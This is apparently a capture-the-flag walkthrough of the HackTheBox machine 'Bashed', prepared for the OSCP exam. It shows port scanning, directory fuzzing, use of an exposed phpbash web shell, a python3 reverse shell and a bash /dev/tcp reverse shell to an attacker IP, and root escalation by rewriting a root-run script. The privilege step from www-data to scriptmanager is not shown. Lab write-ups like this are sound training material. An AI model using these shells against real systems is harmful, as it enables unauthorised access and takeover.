
HackTheBox – Bashed

PATH TO OSCP


–Filiplain

Sun 20 Jun 2021

Contents

1	HackTheBox Bashed	1
1.1	Objectives	2
1.2	Service Enumeration	2
1.3	Enumerating the website	3
1.4	Finding PHPBash	3
1.5	Getting a Shell on the Machine	5
1.6	Getting User.txt	7
1.7	Getting Root.txt	7

1 HackTheBox Bashed



1.1 Objectives

- Find a PHP webshell
- Get a shell on the target machine
- Use python3 to Priv-Escalate

1.2 Service Enumeration

**IP address

Ports open

80

Full Scan

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
```

Service detection performed. Please report any incorrect results at
↪ <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 8.89 seconds

1.3 Enumerating the website

Main Page


Here we see a segment that explains about “phpbash”:

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

When we click it we go to a page where phpbash is shown with two pictures, the text above says “I actually developed it on this exact server!”, so we can look for it on this server and we can use it to get access to the machine, but first we have to find it.

1.4 Finding PHPBash



```
http://10.10... hpbash3.php x +
← ⓘ | 10.10.10.27/uploads/phpbash.php
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

If we look closely to one of those pictures on the page, we see a path “/uploads/phpbash.php”, but if we go there, nothing is on that path.



It looks like we will need to Fuzz for directories.

Fuzzing with FUZZ

Let's do a basic directory fuzz like this:

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
→ -u http://bashed.htb/FUZZ/ -t 100
```

```
css [Status: 200, Size: 1757, Words: 99, Lines: 21]  
dev [Status: 200, Size: 1147, Words: 76, Lines: 18]  
js [Status: 200, Size: 3164, Words: 190, Lines: 27]  
[Status: 200, Size: 1147, Words: 76, Lines: 18]
```

In Fuff output we get a directory named “dev/”, let's see what's in there.




The screenshot shows a web browser window with the address bar displaying "bashed.htb/dev/". The page title is "Index of /dev". Below the title is a table with the following columns: "Name", "Last modified", "Size", and "Description". The table contains three entries: "Parent Directory" with a size of "-", "phpbash.min.php" with a last modified date of "2017-12-04 12:21" and size of "4.6K", and "phpbash.php" with a last modified date of "2017-11-30 23:56" and size of "8.1K". Below the table, it says "Apache/2.4.18 (Ubuntu) Server at bashed.htb Port 80".

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at bashed.htb Port 80

We found “PHPBash”!



The screenshot shows a terminal window with a web shell session. The prompt is "www-data@bashed:/var/www/html/dev#". The user enters "whoami" and the output is "www-data".

```
www-data@bashed:/var/www/html/dev#  
www-data@bashed:/var/www/html/dev#  
www-data@bashed:/var/www/html/dev#  
www-data@bashed:/var/www/html/dev# whoami  
www-data
```

1.5 Getting a Shell on the Machine

“PHPBash” is already a web shell but we need to gain more access to the machine, let’s try with reverse shells. I tried some common bash and netcat reverse shells, but they do not seem to work. Let’s see if we have python.

```
www-data@bashed:/var/www/html/dev# python3 -c "print('This box has python3')"
```

This box has python3

We definitely have python3, we can try a reverse shell like this:

```
python3 -c 'import
socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.20",8085));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

```
(filiplain@fsociety)-[~/oscp/htb/bashed]
$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.68.
Ncat: Connection from 10.10.10.68:36894.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Now that we got the shell let's upgrade it to a full interactive shell before we continue.

```
$
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/var/www/html/dev$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@bashed:/var/www/html/dev$ ^Z
zsh: suspended nc -lvnp 8085

(filiplain@fsociety)-[~/oscp/htb/bashed]
$ stty raw -echo;fg
[1] + continued nc -lvnp 8085

www-data@bashed:/var/www/html/dev$
```


The “test.py” script writes “testing 123!” to “test.txt”, and you can see that “test.txt” is owned by root, so we can assume that this “test.py” is being run by root. We can easily get a shell by modifying “test.py” like this:

```
scriptmanager@bashed:/scripts$ cat test.py
import os

os.system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.20/8086 0>&1'")
scriptmanager@bashed:/scripts$

L$ nc -lvnp 8086
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8086
Ncat: Listening on 0.0.0.0:8086
Ncat: Connection from 10.10.10.68.
Ncat: Connection from 10.10.10.68:35450.
bash: cannot set terminal process group (3587): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts#
```

Now we are root! Let's get the flag.

```
root@bashed:/scripts# cat /root/root.txt
cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
root@bashed:/scripts#
```